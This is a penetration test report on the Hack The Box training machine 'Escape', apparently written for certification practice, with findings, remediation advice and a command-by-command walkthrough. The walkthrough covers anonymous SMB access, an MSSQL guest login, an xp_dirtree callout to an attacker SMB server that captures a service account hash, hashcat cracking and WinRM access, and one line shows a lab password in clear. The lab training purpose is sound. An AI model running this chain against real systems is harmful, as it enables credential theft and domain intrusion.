HACKTHEBOX

Penetration Test

HTB - Escape Report

Report of Findings

HTB Certified Penetration Testing Specialist (CPTS) Exam Report

Candidate Name: Joseph Jung

Escape HTB

January 8, 2026

Version: 1.0

CONFIDENTIAL

Table of Contents

1 Statement of Confidentiality

The contents of this document have been developed by Hack The Box. Hack The Box considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Hack The Box. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of Hack The Box.

The contents of this document do not constitute legal advice. Hack The Box's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Hack The Box external or internal infrastructure.

2 Engagement Contacts

Escape Contacts		
Contact	**Title**	**Contact Email**

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Joseph Jung	Junior Penetration Tester	josephjung12@gmail.com

3 Executive Summary

Escape HTB ("Escape" herein) contracted Joseph Jung to perform a Network Penetration Test of Escape's externally facing network to identify security weaknesses, determine the impact to Escape, document all findings in a clear and repeatable manner, and provide remediation recommendations.

3.1 Approach

Joseph Jung performed testing under a "Grey Box" approach from September 9, 2025, to September 10, 2025 without credentials or any advance knowledge of Escape's externally facing environment with the goal of identifying unknown weaknesses. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely from Joseph Jung's assessment labs. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. Joseph Jung sought to demonstrate the full impact of every vulnerability, up to and including internal domain compromise. If Joseph Jung were able to gain a foothold in the internal network, Escape as a result of external network testing, Escape allowed for further testing including lateral movement and horizontal/vertical privilege escalation to demonstrate the impact of an internal network compromise.

3.2 Scope

The scope of this assessment was one external IP address, two internal network ranges, the Sequel.htb Active Directory domain, and any other Active Directory domains owned by Escape discovered if internal network access were achieved.

In Scope Assets

Host/URL/IP Address	Description
10.129.228.253	Target host and domain controller
sequel.htb	Escape internal Active Directory domain

3.3 Assessment Overview and Recommendations

During the penetration test against Escape, Joseph Jung identified 5 findings that threaten the confidentiality, integrity, and availability of Escape's information systems. The findings were categorized by severity level, 3 of the findings being assigned a critical-risk rating, 2 high-risk, 0 medium-risk, and 0 low risk. There were also 0 informational finding related to enhancing security monitoring capabilities within the internal network.

The tester found the security of the Active Directory access control list to be quite robust, without any misconfigurations that could lead to a low privileged user having direct control of another similarly privileged user. However, the tester did find several, more hidden security flaws that could be indirectly exploited to gain deeper access into the Sequel.htb's network.

For instance, the tester discovered a database Guest account that had the ability to make remote connections. The tester leveraged this feature to connect to his own local file server, gaining the encrypted password of the sql_svc account. The tester was able to decrypt this hash to retrieve sql_svc's plaintext password and use it to gain further access into the network. In another instance, the tester was allowed to request a certificate used for authentication for any user, including the highest privileged Administrator account. This gave the tester Administrative access to, or total control of, Sequel.htb's systems. In a final example, the tester discovered that unauthenticated access was allowed for a public facing file share server, which allows anyone to read and put files on the server. Acme Security outlines how to remediate these misconfigurations in the remediation summary section.

Another critical vulnerability is the password policy. On one occasion, the tester discovered that an account was using a weak password which can be easily deciphered by running the password hash against a list of common passwords. The tester also discovered a valid cleartext password of another account on a publicly available PDF file. Mitigations on weak passwords and references on how to enforce a strong password policy are given in the remediation summary and findings sections.

Escape should create a remediation plan based on the Remediation Summary section of this report, addressing all high findings as soon as possible according to the needs of the business. Escape should also consider performing periodic vulnerability assessments if they are not already being performed. Once the issues identified in this report have been addressed, a more collaborative, in-depth Active Directory security assessment may help identify additional opportunities to harden the Active Directory environment, making it more difficult for attackers to move around the network and increasing the likelihood that Escape will be able to detect and respond to suspicious activity.

4 Network Penetration Test Assessment Summary

Joseph Jung began all testing activities from the perspective of an unauthenticated user on the internet. Escape provided the tester with a target IP address but did not provide additional information such as operating system or configuration information.

4.1 Summary of Findings

During the course of testing, Joseph Jung uncovered a total of 5 findings that pose a material risk to Escape's information systems. Joseph Jung also identified 0 informational finding that, if addressed, could further strengthen Escape's overall security posture. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below chart provides a summary of the findings by severity level.

In the course of this penetration test **3 Critical** and **2 High** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	9.9 (Critical)	C1 Excessive Privilege Given to Guest SQL Server Account	18

#	Severity Level	Finding Name	Page
2	9.9 (Critical)	C2 Misconfiguration of Certificate Template Allows for User Impersonation	20
3	9.9 (Critical)	C3 Weak Password Used on Service Account	23
4	7.5 (High)	H1 Anonymous Login Allowed to Public Facing SMB Share	24
5	7.5 (High)	H2 Sensitive File Disclosure on Public SMB Share	25

5 Internal Network Compromise Walkthrough


During the course of the assessment Joseph Jung was able gain a foothold via the external network, escalate privileges, and compromise the internal network, leading to full administrative control over the Sequel.htb Active Directory domain. The steps below demonstrate the steps taken from initial access to compromise and does not include all vulnerabilities and misconfigurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level. The intent of this attack chain is to demonstrate to Escape the impact of each vulnerability shown in this report and how they fit together to demonstrate the overall risk to the client environment and help to prioritize remediation efforts (i.e., patching two flaws quickly could break up the attack chain while the company works to remediate all issues reported). While other findings shown in this report could be leveraged to gain a similar level of access, this attack chain shows the initial path of least resistance taken by the tester to achieve domain compromise.

5.1 Detailed Walkthrough

Joseph Jung performed the following to fully compromise the Sequel.htb domain. Many of the tools or commands used come preinstalled on a standard Kali Linux distribution, so there will be no link provided for those. Resources will only be provided for tools and commands that are not standard on Kali Linux.

1. Run nmap scan


```
nmap -sV -sC -T5 --min-rate=1000 -Pn -p- -oN initial_scan 10.129.228.253
```



```
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-09-10 02:36:06Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First
-Site-Name)
|_ssl-date: 2025-09-10T02:37:36+00:00; +8h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Not valid before: 2024-01-18T23:03:57
|_Not valid after:  2074-01-05T23:03:57
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First
-Site-Name)
|_ssl-date: 2025-09-10T02:37:37+00:00; +8h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Not valid before: 2024-01-18T23:03:57
|_Not valid after:  2074-01-05T23:03:57
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
|_ssl-date: 2025-09-10T02:37:36+00:00; +8h00m01s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-09-09T04:59:13
|_Not valid after:  2055-09-09T04:59:13
| ms-sql-info:
|   10.129.228.253:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ms-sql-ntlm-info:
|   10.129.228.253:1433:
|     Target_Name: sequel
|     NetBIOS_Domain_Name: sequel
|     NetBIOS_Computer_Name: DC
|     DNS_Domain_Name: sequel.htb
|     DNS_Computer_Name: dc.sequel.htb
|     DNS_Tree_Name: sequel.htb
|_    Product_Version: 10.0.17763
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First
-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Not valid before: 2024-01-18T23:03:57
|_Not valid after:  2074-01-05T23:03:57
|_ssl-date: 2025-09-10T02:37:36+00:00; +8h00m01s from scanner time.
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First
-Site-Name)
|_ssl-date: 2025-09-10T02:37:36+00:00; +8h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Not valid before: 2024-01-18T23:03:57
|_Not valid after:  2074-01-05T23:03:57
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49689/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49690/tcp open  msrpc         Microsoft Windows RPC
49719/tcp open  msrpc         Microsoft Windows RPC
49740/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
```


2. Our goal is to first get user credentials, preferably a domain user, to get an initial foothold into the network. The 2 most common attack vectors to achieve that are web servers and SMB. Since there is no open web server, we try anonymously logging into SMB, which shows there is a Public share we can access. We retrieve the SQL pdf from there

```
smbclient -N //sequel.htb/Public
```



```
└─$ smbclient -N -L //sequel.htb

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Public          Disk
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to sequel.htb failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(joseph12㉿kali)-[~/htb/escape/recon]
└─$ smbclient -N //sequel.htb/Public
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sat Nov 19 03:51:25 2022
  ..                                  D        0  Sat Nov 19 03:51:25 2022
  SQL Server Procedures.pdf           A    49551  Fri Nov 18 05:39:43 2022

                5184255 blocks of size 4096. 1438589 blocks available
smb: \> get SQL Server Procedures.pdf
```

3. Opening the PDF file gives us credentials to the PublicUser user.




Bonus

For new hired and those that are still waiting their users to be created and perms assigned, can sneak a peek at the Database with user `PublicUser` and password [redacted].
Refer to the previous guidelines and make sure to switch the "Windows Authentication" to "SQL Server Authentication".

4. Login as PublicUser to the SQL Server

```
impacket-mssqlclient sequel.htb/PublicUser:[PASSWORD]@dc.sequel.htb
```



```
└─$ impacket-mssqlclient sequel.htb/PublicUser:[redacted]@dc.sequel.htb
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC\SQLMOCK): Line 1: Changed database context to 'master'.
[*] INFO(DC\SQLMOCK): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (PublicUser  guest@master)>
```

5. Enumerating the databases yields no data so we try command execution via the xp_cmdshell stored procedure. This is blocked as well; however, the xp_dirtree is executable as Guest user. We


use xp_dirtree to connect to our SMB server hosted on our attacker machine to see if we can get a user hash. This works beautifully!

5.1. Start local SMB server using impacket

```
impacket-smbserver -smb2support share ~/htb/escape/recon/share
```

5.2. Connect to our SMB server using xp_dirtree

```
exec xp_dirtree '\\[LOCAL_IP]\share',1,1;
```




```
└─$ impacket-smbserver -smb2support share ~/htb/escape/recon/share
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.129.228.253,53178)
[*] AUTHENTICATE_MESSAGE (sequel\sql_svc,DC)
[*] User DC\sql_svc authenticated successfully
[*] sql_svc::sequel:[redacted]
014e7400000000010010[redacted]
00520045004d00440052[redacted]
00000000000000000000[redacted]
00000000000000000000[redacted]
[*] Closing down connection (10.129.228.253,53178)
[*] Remaining connections []
```

6. Crack hash offline using hashcat and we get sql_svc's plaintext password!

```
hashcat -m 5600 sql_svc.hash /usr/share/wordlists/rockyou.txt
```


7. Turns out, sql_svc has PSRemote privileges to the DC. So, we can evil-winrm into the machine.



```
└─$ nxc winrm sequel.htb -u sql_svc -p $(cat sql_svc.pass)
WINRM       10.129.228.253  5985   DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:s
equel.htb)
WINRM       10.129.228.253  5985   DC               [+] sequel.htb\sql_svc:REGGIE1234ronnie (Pwn3d!)
```

```
evil-winrm -i 10.129.228.253 -u sql_svc -p $(cat sql_svc.pass)
```

